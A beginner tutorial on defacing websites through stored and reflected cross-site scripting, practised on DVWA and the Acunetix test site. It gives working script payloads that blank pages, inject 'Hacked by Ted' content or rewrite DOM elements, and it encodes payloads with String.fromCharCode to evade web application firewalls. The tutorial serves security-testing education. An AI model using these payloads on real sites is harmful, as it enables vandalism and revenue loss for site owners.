

# Website Defacement Using Stored XSS

Use the techniques detailed in this tutorial to attempt to deface websites using stored (or persistent) cross-site scripting. Why would you want to deface a website? If someone has hired you to test the security of their website or application, defacement is a strong way to make your point.

This is not meant to be an exhaustive guide on website defacement. However, in this series of tutorials, I am going to illustrate some basic payloads and show how they work. These are just a few examples. As I discover new techniques and payloads, I will update this list.

The attacks I'm illustrating in this guide are made against the intentionally vulnerable Damn Vulnerable Web App (DVWA) (low security) and the [Acunetix Test Site](#). These sites were created specifically for security testing practice. However, you can practice these attacks against any intentionally vulnerable test site. Please note that some payloads will not work in every application.

If you need help installing DVWA in Kali Linux, check out this [tutorial](#). DVWA also comes preinstalled in [Metasploitable 2](#).

Do not attempt these or any other attacks on any site or application that you do not have explicit permission to test. This guide was created for educational purposes only. I assume no responsibility for your actions.


Feel free to share this information. These attacks are not my original creations. I am merely presenting this information in a manner that may help beginners understand how specific payloads work.

Please let me know if you find errors in this or any of my other tutorials. You can contact me on [Twitter](#).

## Example 1 – Change Background Color

This is a simple modification that's more of an annoyance than anything else. But it's useful if you need to prove that a site is vulnerable to XSS.


1. In DVWA, click *XSS stored*.



The screenshot shows the 'Vulnerability: Stored Cross Site Scripting (XSS)' page. It features a form with two input fields: 'Name \*' and 'Message \*'. Below the 'Message \*' field is a 'Sign Guestbook' button. The background of the page is white.


2. Enter a name in the *Name* field and an HTML background color code in the *Message* field and click *Sign Guestbook*: `<body style="background-color:blue;">`

**Note:** The *Message* field is set for a maximum length of 50 characters. This payload fits, but you'll need to modify the maximum length for longer payloads using your browser's Developer Tools. I use the [Web Developer browser plugin](#).



The screenshot shows the same 'Vulnerability: Stored Cross Site Scripting (XSS)' page. The 'Name \*' field now contains the text 'Ted'. The 'Message \*' field contains the HTML payload: `<body style="background-color:blue;">`. The 'Sign Guestbook' button is still visible below the message field.

3. Notice that the background color changed to blue.



The screenshot shows the DVWA interface with a blue background. The 'Vulnerability: Stored Cross Site Scripting (XSS)' page is visible. The 'Name \*' field is empty, and the 'Message \*' field is empty. Below the form, there are two preview boxes. The first preview box shows 'Name: test' and 'Message: This is a test comment.' The second preview box shows 'Name: Ted' and 'Message:'. The background of the page is blue.

This change is for this page only. Other pages in the site are not affected.

## Example 2 – Change Background Image

This modification can be more than an annoyance depending on the picture you use.

1. Click the *XSS stored* link in DVWA.

### Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

2. Enter a name in the *Name* field and the following code in the *Message* field and click *Sign Guestbook*:

```
<style>
div {
  background-image: url('http://www.deepeddy.net/img/deepeddyfish.gif');
}
</style>
```


3. Notice that the image displays throughout the web page background.



### Example 3 – Blanking a Web Page

This is useful if you want to wipe the page of all content. This can be much more than an annoyance, as it may lead to loss of income for some sites.

1. Click the *XSS stored* link in DVWA.



**Vulnerability: Stored Cross Site Scripting (XSS)**

Name \*


Message \*

2. Enter a name in the *Name* field and the following code in the *Message* field and click *Sign Guestbook*:

```
<script>document.documentElement.innerHTML=""</script>
```

**Note:** `document.documentElement.innerHTML` contains all HTML of a web page. Setting it to equal to an empty string ("" ) causes all HTML on that page to disappear.

3. Notice that the page is now blank, yet the URL remains.




4. View the page source, and you'll see that the source code is still there. However, right-clicking in the white field and choosing *Inspect Element* shows that the source code is gone.

## Example 4 – Defacing a Web Page by Injecting HTML Code

Use the script from Example 3 and add some HTML code to personalize your defacement.

1. Click the *XSS stored* link in DVWA.



2. Enter a name in the *Name* field and the following code in the *Message* field and click *Sign Guestbook*:


```
<script>document.documentElement.innerHTML="<html><h1>Hacked by Ted</h1>What do you think of me now?</html>"</script>
```

Alternate scripts:

```
<script>document.body.innerHTML="<style>body{visibility:hidden;}</style><div style=visibility:visible;><h1>HACKED BY TED</h1></div>";</script>
```

```
<script>document.body.innerHTML="<h1>Hacked by Ted</h1>";</script>
```

3. Note the defacement.



4. This can also be performed in the URL but only with reflected XSS, at least in DVWA. Other vulnerable sites may allow it if they reflect user input in the URL. Example:

Replace:


```
http://10.0.0.21/dvwa/vulnerabilities/xss_r/?name=Ted#
```

With:

```
http://10.0.0.21/dvwa/vulnerabilities/xss_r/?name=  
<script>document.documentElement.innerHTML="<html><h1>Hacked by Ted</h1>What do you think of me now?</html>"</script>
```


**Note:** You may have to convert the HTML code to CharCode in order to evade web application firewalls. Use the following steps to convert the HTML code to CharCode.

1. Visit <https://charcode98.neocities.org/>



2. Enter this code into the field in the bottom left and click `charCodeAt()`:  
`<h1>Hacked by Ted</h1>`

The following set of numbers displays in the field in the bottom right.



3. Copy those numbers into a text file and enter commas after all but the last number:  
`60, 104, 116, 109, 108, 62, 60, 104, 49, 62, 72, 97, 99, 107, 101, 100, 32, 98, 121, 32, 84, 101, 100, 60, 47, 104, 49, 62, 60, 47, 104, 116, 109, 108, 62`


**Note:** If you know of an easier way to do this, please let me know!

4. Copy these numbers and paste them into the following string:  
`<script>document.documentElement.innerHTML=(String.fromCharCode(CharCode string goes here));</script>`

It should look like this:

```
<script>document.documentElement.innerHTML=(String.fromCharCode(60, 104, 116, 109, 108, 62, 60, 104, 49, 62, 72, 97, 99, 107, 101, 100, 32, 98, 121, 32, 84, 101, 100, 60, 47, 104, 49, 62, 60, 47, 104, 116, 109, 108, 62));</script>
```


5. Paste the above script into the search field and click *Submit*. The result:




**Note:** You could conceivably convert an entire spoofed web page to CharCode and inject it into a site via stored XSS...if the site's web server can handle it!

Example 5 – Defacing a Web Page by Modifying the DOM and Injecting HTML Code  
Use a web page's [HTML Document Object Model \(DOM\)](#) to deface it.

1. Visit <http://testphp.vulnweb.com>.




2. Right-click on any element, such as *welcome to our page*, and choose *Inspect Element*.



3. Notice the `id="pageName"` tag.

```
<div id="content">  
  <h2 id="pageName">welcome to our page</h2>  
</div>
```

This tag corresponds to this area of the web page.




You are going to use this tag to exploit the XSS vulnerability.




4. Enter this script into the *search art* field and click *go*:

```
<script>
document.getElementById("pageName").innerHTML = "Stay away from our page!<p><h4>You are
where you do not belong.</h4></p>";
</script>
```


5. Notice the defaced page.



6. Now try it in DVWA. Check the heading of this page.



7. Right-click on the *Vulnerability: Stored Cross Site Scripting (XSS)* heading and choose *Inspect Element*.



8. Unlike in the previous (Acunetix) example, the `<h1>` tag does not contain the `id=""` tag. However, notice the `div class=""` tags. They may be injectable.

```
<body class="home">
  <div id="container">
    <div id="header"> ... </div>
    <div id="main_menu"> ... </div>
    <div id="main_body">
      <div class="body_padded">
        <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
        <div class="vulnerable_code_area"> ... </div>
        <br>
        <div id="guestbook_comments"> ... </div>
      </div>
    </div>
  </div>
</body>
```

9. Enter a name in the *Name* field and the following code in the *Message* field and click *Sign Guestbook*:

```
<script>
document.getElementById("main_body").innerHTML = "<h1>Hacking is not a crime!</h1>";
</script>
```

10. Note the defacement.

